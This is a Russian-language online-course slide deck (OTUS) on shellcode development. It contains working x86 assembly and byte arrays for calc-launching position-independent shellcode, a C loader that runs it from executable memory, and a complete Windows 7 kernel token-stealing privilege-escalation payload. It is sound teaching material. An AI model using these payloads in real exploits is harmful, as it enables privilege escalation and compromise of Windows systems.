ОНЛАЙН-ОБРАЗОВАНИЕ

Меня хорошо слышно && видно?

Напишите в чат, если есть проблемы!

Ставьте + если все хорошо

OTUS

Разработка **shell** кодов

Пакулов Артур

Особенности работы шел кодов

- Адрес расположение кода каждый раз разный
- Зависимость от версии ОС ➔ требуется её определение
- Не получится просто так вызывать API функции
- Не получится просто так использовать локальные переменные
- Ограниченный размер
- Запрещённые байты

Пример shell кода

OTUS

Код запуска калькулятора

```
char shellcode[] =
    "\x47\xf9\x93\x9b\x58\x9f\x4a\xf5\x5a\xf5\x16\x48\x4d\x5b"
    "\xf8\xfd\x52\x99\x06\x50\xd9\xcc\xbe\x56\x6c\xdf\xb1\xd9"
    "\x74\x24\xf4\x5f\x2b\xc9\xb1\x31\x31\x77\x18\x83\xef\xfc"
    "\x03\x77\x42\x8e\x2a\x4d\x82\xcc\xd5\xae\x52\xb1\x5c\x4b"
    "\x63\xf1\x3b\x1f\xd3\xc1\x48\x4d\xdf\xaa\x1d\x66\x54\xde"
    "\x89\x89\xdd\x55\xec\xa4\xde\xc6\xcc\xa7\x5c\x15\x01\x08"
    "\x5d\xd6\x54\x49\x9a\x0b\x94\x1b\x73\x47\x0b\x8c\xf0\x1d"
    "\x90\x27\x4a\xb3\x90\xd4\x1a\xb2\xb1\x4a\x11\xed\x11\x6c"
    "\xf6\x85\x1b\x76\x1b\xa3\xd2\x0d\xef\x5f\xe5\xc7\x3e\x9f"
    "\x4a\x26\x8f\x52\x92\x6e\x37\x8d\xe1\x86\x44\x30\xf2\x5c"
    "\x37\xee\x77\x47\x9f\x65\x2f\xa3\x1e\xa9\xb6\x20\x2c\x06"
    "\xbc\x6f\x30\x99\x11\x04\x4c\x12\x94\xcb\xc5\x60\xb3\xcf"
    "\x8e\x33\xda\x56\x6a\x95\xe3\x89\xd5\x4a\x46\xc1\xfb\x9f"
    "\xfb\x88\x91\x5e\x89\xb6\xd7\x61\x91\xb8\x47\x0a\xa0\x33"
    "\x08\x4d\x3d\x96\x6d\xb1\xdf\x33\x9b\x5a\x46\xd6\x26\x07"
    "\x79\x0c\x64\x3e\xfa\xa5\x14\xc5\xe2\xcf\x11\x81\xa4\x3c"
    "\x6b\x9a\x40\x43\xd8\x9b\x40\x20\xbf\x0f\x08\x89\x5a\xa8"
    "\xab\xd5";
```

1

User Mode

Работа базонезависимого кода в User mode

- Получить указатель на PEB
- Получить указатель на список загруженных модулей
- Получить адрес загрузки Kernel32.dll
- Получить указатель на таблицу экспорта kernel32.dll
- Получить адрес функции loadlibrary
- Получить адрес функции getprocaddress
- Выполнить «полезную» нагрузку

Thread Environment Block

У каждого потока есть своя структура TEB

```
0:004> dt _TEB
ntdll!_TEB
   +0x000 NtTib            : _NT_TIB
   +0x01c EnvironmentPointer : Ptr32 Void
   +0x020 ClientId         : _CLIENT_ID
   +0x028 ActiveRpcHandle  : Ptr32 Void
   +0x02c ThreadLocalStoragePointer : Ptr32 Void
   +0x030 ProcessEnvironmentBlock : Ptr32 _PEB
   +0x034 LastErrorValue   : Uint4B
   +0x038 CountOfOwnedCriticalSections : Uint4B
   +0x03c CsrClientThread  : Ptr32 Void
   +0x040 Win32ThreadInfo  : Ptr32 Void
   +0x044 User32Reserved   : [26] Uint4B
   +0x0ac UserReserved     : [5] Uint4B
   +0x0c0 WOW32Reserved    : Ptr32 Void
   +0x0c4 CurrentLocale    : Uint4B
   +0x0c8 FpSoftwareStatusRegister : Uint4B
   +0x0cc ReservedForDebuggerInstrumentation : [16] Ptr32 Void
   +0x10c SystemReserved1  : [26] Ptr32 Void
   +0x174 PlaceholderCompatibilityMode : Char
   +0x175 PlaceholderReserved : [11] Char
   +0x180 ProxiedProcessId : Uint4B
   +0x184 _ActivationStack : _ACTIVATION_CONTEXT_STACK
   +0x19c WorkingOnBehalfTicket : [8] UChar
   +0x1a4 ExceptionCode    : Int4B
   +0x1a8 ActivationContextStackPointer : Ptr32 _ACTIVATION_CONTEXT_STACK
   +0x1ac InstrumentationCallbackSp : Uint4B
   +0x1b0 InstrumentationCallbackPreviousPc : Uint4B
   +0x1b4 InstrumentationCallbackPreviousSp : Uint4B
   +0x1b8 InstrumentationCallbackDisabled : UChar
   +0x1b9 SpareBytes       : [23] UChar
   +0x1d0 TxFsContext      : Uint4B
   +0x1d4 GdiTebBatch      : _GDI_TEB_BATCH
   +0x6b4 RealClientId     : _CLIENT_ID
   +0x6bc GdiCachedProcessHandle : Ptr32 Void
   +0x6c0 GdiClientPID     : Uint4B
   +0x6c4 GdiClientTID     : Uint4B
   +0x6c8 GdiThreadLocalInfo : Ptr32 Void
   +0x6cc Win32ClientInfo  : [62] Uint4B
   +0x7c4 glDispatchTable  : [233] Ptr32 Void
   +0xb68 glReserved1      : [29] Uint4B
   +0xbdc glReserved2      : Ptr32 Void
   +0xbe0 glSectionInfo    : Ptr32 Void
   +0xbe4 glSection        : Ptr32 Void
   +0xbe8 glTable          : Ptr32 Void
   +0xbec glCurrentRC      : Ptr32 Void
```

Адрес Thread Environment Block получается по [FS:0]

Содержит такую информацию, как:

- Указатель на первый обработчик исключения SEH
- Адрес текущей структуры TEB
- Адрес структуры PEB
- ID потока
- ID процесса
- Код последней ошибки

У каждого процесса есть своя структура PEB

```
0:004> dt _PEB
ntdll!_PEB
   +0x000 InheritedAddressSpace : UChar
   +0x001 ReadImageFileExecOptions : UChar
   +0x002 BeingDebugged    : UChar
   +0x003 BitField         : UChar
   +0x003 ImageUsesLargePages : Pos 0, 1 Bit
   +0x003 IsProtectedProcess : Pos 1, 1 Bit
   +0x003 IsImageDynamicallyRelocated : Pos 2, 1 Bit
   +0x003 SkipPatchingUser32Forwarders : Pos 3, 1 Bit
   +0x003 IsPackagedProcess : Pos 4, 1 Bit
   +0x003 IsAppContainer   : Pos 5, 1 Bit
   +0x003 IsProtectedProcessLight : Pos 6, 1 Bit
   +0x003 IsLongPathAwareProcess : Pos 7, 1 Bit
   +0x004 Mutant           : Ptr32 Void
   +0x008 ImageBaseAddress : Ptr32 Void
   +0x00c Ldr              : Ptr32 _PEB_LDR_DATA
   +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
   +0x014 SubSystemData    : Ptr32 Void
   +0x018 ProcessHeap      : Ptr32 Void
```

Адрес Process Environment Block получается по [FS:0x30]

Содержит такую информацию, как:

- Флаги отладки
- Указатель на графическую таблицу дескрипторов
- Указатель на список загруженных модулей
- Тип подсистемы


Получаем адрес структуры _PEB

Записываем в eax указатель на PEB

```
mov eax, fs:[0x30]          ;          eax – указатель на PEB
```


Получение _PEB_LDR_DATA из PEB

Указатель на данную структуру берётся по 0x0C смещению от _PEB



PEB_LDR_DATA

Содержит указатели на три списка, содержащие в себе информацию о загруженных модулях



_PEB_LDR_DATA

OTUS

_PEB_LDR_DATA ->InLoadOrderModuleList ➔ _LDR_DATA_TABLE_ENTRY-> InLoadOrderModuleList
_PEB_LDR_DATA ->InLoadMemoryModuleList ➔ _LDR_DATA_TABLE_ENTRY-> InLoadMemoryModuleList
_PEB_LDR_DATA ->InInitializationOrderModuleList ➔ _LDR_DATA_TABLE_ENTRY-> InInitializationOrderModuleList

InLoadOrderModuleList

InMemoryOrderModuleList


InInitializationOrderModuleList

Данная структура содержит информацию, описывающую конкретный загруженный модуль. В ней содержится такая информация, как:

- адрес загрузки модуля
- точка входа
- имя модуля


_LDR_DATA_TABLE_ENTRY

Данная структура содержит информацию, описывающую конкретный загруженный модуль



Внимание!

Указатели NEXT/PREV _LDR_DATA_TABLE_ENTRY направлены на _LDR_DATA_TABLE_ENTRY NEXT/PREV, а не на начало самой структуры _LDR_DATA_TABLE_ENTRY



Расположение модулей

В порядке инициализации

Алгоритм получения адреса базы загрузки
самого первого модуля

```
Mov eax, FS:30h                    ;указатель на PEB
Mov esi, [eax + 0x0C]              ;указатель на _PEB_LDR_DATA
Mov esi, [esi+0x1C]                ;Указатель на InInitializationOrderModuleList
Mov esi, [esi-0x10+0x18]           ;_LDR_DATA_TABLE_ENTRY->DllBase
```

Пример шелкода

Запускаем калькулятор

```
use32

;Find Kernel32 Base
xor ebx, ebx
mov edi, [fs:ebx+0x30]
mov edi, [edi+0x0c]
mov esi, [edi+0x1c]
lodsd
mov eax, [eax + 8]

;Kernel32 PE Header
mov edi, eax
add edi, [eax+0x3c]

;Kernel32 Export Directory Table
mov edx, [edi+0x78]
add edx, eax

;Kernel32 Name Pointers
mov edi, [edx+0x20]
add edi, eax
```

```

;Find CreateProcessA
mov ebp, ebx
name_loop:
mov esi, [edi+ebp*4]
add esi, eax
inc ebp
cmp dword [esi],   0x61657243 ;Crea
jne name_loop
cmp dword [esi+8], 0x7365636f ;oces
jne name_loop

;CreateProcessA Ordinal
mov edi, [edx+0x24]
add edi, eax
mov bp, [edi+ebp*2]

;CreateProcessA Address
mov edi, [edx+0x1C]
add edi, eax
mov edi, [edi+(ebp-1)*4] ;subtract ordinal base
```

Пример шелкода

Запускаем калькулятор

```
43  add edi, eax
44
45  ;Zero Memory
46  mov ecx, ebx
47  mov cl, 0xFF
48  zero_loop:
49  push ebx
50  loop zero_loop
51
52  push 0x636c6163 ;calc
53  mov edx, esp
54
55  ;================================
56  ;Call CreateProcessA
57  ;================================
58  push edx ;__out         LPPROCESS_INFORMATION lpProcessInformation
59  push edx ;__in          LPSTARTUPINFO lpStartupInfo,
60  push ebx ;__in_opt      LPCTSTR lpCurrentDirectory,
61  push ebx ;__in_opt      LPVOID lpEnvironment,
62  push ebx ;__in          DWORD dwCreationFlags,
63  push ebx ;__in          BOOL bInheritHandles,
64  push ebx ;__in_opt      LPSECURITY_ATTRIBUTES lpThreadAttributes,
65  push ebx ;__in_opt      LPSECURITY_ATTRIBUTES lpProcessAttributes,
66  push edx ;__inout_opt   LPTSTR lpCommandLine,
67  push ebx ;__in_opt      LPCTSTR lpApplicationName,
68  call edi
```


Пример шелкода

Запускаем калькулятор

```
43  add edi, eax
44
45  ;Zero Memory
46  mov ecx, ebx
47  mov cl, 0xFF
48  zero_loop:
49  push ebx
50  loop zero_loop
51
52  push 0x636c6163 ;calc
53  mov edx, esp
54
55  ;================================
56  ;Call CreateProcessA
57  ;================================
58  push edx ;__out         LPPROCESS_INFORMATION lpProcessInformation
59  push edx ;__in          LPSTARTUPINFO lpStartupInfo,
60  push ebx ;__in_opt      LPCTSTR lpCurrentDirectory,
61  push ebx ;__in_opt      LPVOID lpEnvironment,
62  push ebx ;__in          DWORD dwCreationFlags,
63  push ebx ;__in          BOOL bInheritHandles,
64  push ebx ;__in_opt      LPSECURITY_ATTRIBUTES lpThreadAttributes,
65  push ebx ;__in_opt      LPSECURITY_ATTRIBUTES lpProcessAttributes,
66  push edx ;__inout_opt   LPTSTR lpCommandLine,
67  push ebx ;__in_opt      LPCTSTR lpApplicationName,
68  call edi
```

Тестируем

Компилируем, копируем байты



Тестируем

Программа на C

```c
#include <Windows.h>

#define MB_BUF_SIZE 0x66
unsigned char  shellcode[MB_BUF_SIZE] = {
    0x31, 0xDB, 0x64, 0x8B, 0x7B, 0x30, 0x8B, 0x7F,
    0x0C, 0x8B, 0x77, 0x1C, 0xAD, 0x8B, 0x40, 0x08,
    0x89, 0xC7, 0x03, 0x78, 0x3C, 0x8B, 0x57, 0x78,
    0x01, 0xC2, 0x8B, 0x7A, 0x20, 0x01, 0xC7, 0x89,
    0xDD, 0x8B, 0x34, 0xAF, 0x01, 0xC6, 0x45, 0x81,
    0x3E, 0x43, 0x72, 0x65, 0x61, 0x75, 0xF2, 0x81,
    0x7E, 0x08, 0x6F, 0x63, 0x65, 0x73, 0x75, 0xE9,
    0x8B, 0x7A, 0x24, 0x01, 0xC7, 0x66, 0x8B, 0x2C,
    0x6F, 0x8B, 0x7A, 0x1C, 0x01, 0xC7, 0x8B, 0x7C,
    0xAF, 0xFC, 0x01, 0xC7, 0x89, 0xD9, 0xB1, 0xFF,
    0x53, 0xE2, 0xFD, 0x68, 0x63, 0x61, 0x6C, 0x63,
    0x89, 0xE2, 0x52, 0x52, 0x53, 0x53, 0x53, 0x53,
    0x53, 0x53, 0x52, 0x53, 0xFF, 0xD7
};


void main()
{
    LPVOID lpAlloc = VirtualAlloc(0, 4096, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(lpAlloc, shellcode, MB_BUF_SIZE);
    ((void(*)())lpAlloc)();
}
```

2

Kernel Mode Privilege Escalation shellcode

Скопировать токен системного процесса и перезаписать им свой

Привилегии определяются по полю token структуры __EPROCESS

В каждой __ETHREAD есть указатель на __EPROCESS структуру

Адрес текущей __ETHREAD *получают из [fs:0x124]*

Пример шелкода

Повышаем привилегии процессам с именем, начинающемся с «cmd.»

```
use32
; Windows 7 SP1 x86 Offsets
KTHREAD_OFFSET     EQU   0x124     ; nt!_KPCR.PcrbData.CurrentThread
EPROCESS_OFFSET    EQU   0x050     ; nt!_KTHREAD.ApcState.Process
PID_OFFSET         EQU   0x0B4     ; nt!_EPROCESS.UniqueProcessId
FLINK_OFFSET       EQU   0x0B8     ; nt!_EPROCESS.ActiveProcessLinks.Flink
TOKEN_OFFSET       EQU   0x0F8     ; nt!_EPROCESS.Token
SYSTEM_PID         EQU   0x004     ; SYSTEM Process PID
ImageFileName      EQU   0x16c     ; process name

        pushad
        mov eax, [fs:KTHREAD_OFFSET]
        mov eax, [eax + EPROCESS_OFFSET]

        mov ecx, eax                                ; Copy current _EPROCESS structure
        mov ebx, [eax + TOKEN_OFFSET]               ; Copy current nt!_EPROCESS.Token
        mov edx, SYSTEM_PID                         ; WIN 7 SP1 SYSTEM Process PID = 0x4

SearchSystemPID:
        mov eax, [eax + FLINK_OFFSET]               ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
        sub eax, FLINK_OFFSET
        cmp[eax + PID_OFFSET], edx                  ; Get nt!_EPROCESS.UniqueProcessId
        jne SearchSystemPID

        mov edx, [eax + TOKEN_OFFSET]               ; Get SYSTEM process nt!_EPROCESS.Token
        mov esi, eax

        SearchCMD:
                mov ecx, eax
                mov edi, [eax + ImageFileName]
                ;db 0xcc
                mov eax, [eax + FLINK_OFFSET]   ;ebx - Next _EPROCESS
                sub eax, FLINK_OFFSET
                        cmp eax, esi
                        jz Stop
                                cmp edi, 'cmd.'
                        jz SetToken
                        jmp SearchCMD
        SetToken:
                        ;db 0xcc
                        mov[ecx + TOKEN_OFFSET], edx
                        jmp SearchCMD
        Stop:
                        popad
                        xor eax, eax                ; Set NTSTATUS SUCCEESS
                        ret
```

OTUS

Вопросы???

Пакулов Артур

A.Pakulov.Otus@Gmail.com

Спасибо
за внимание!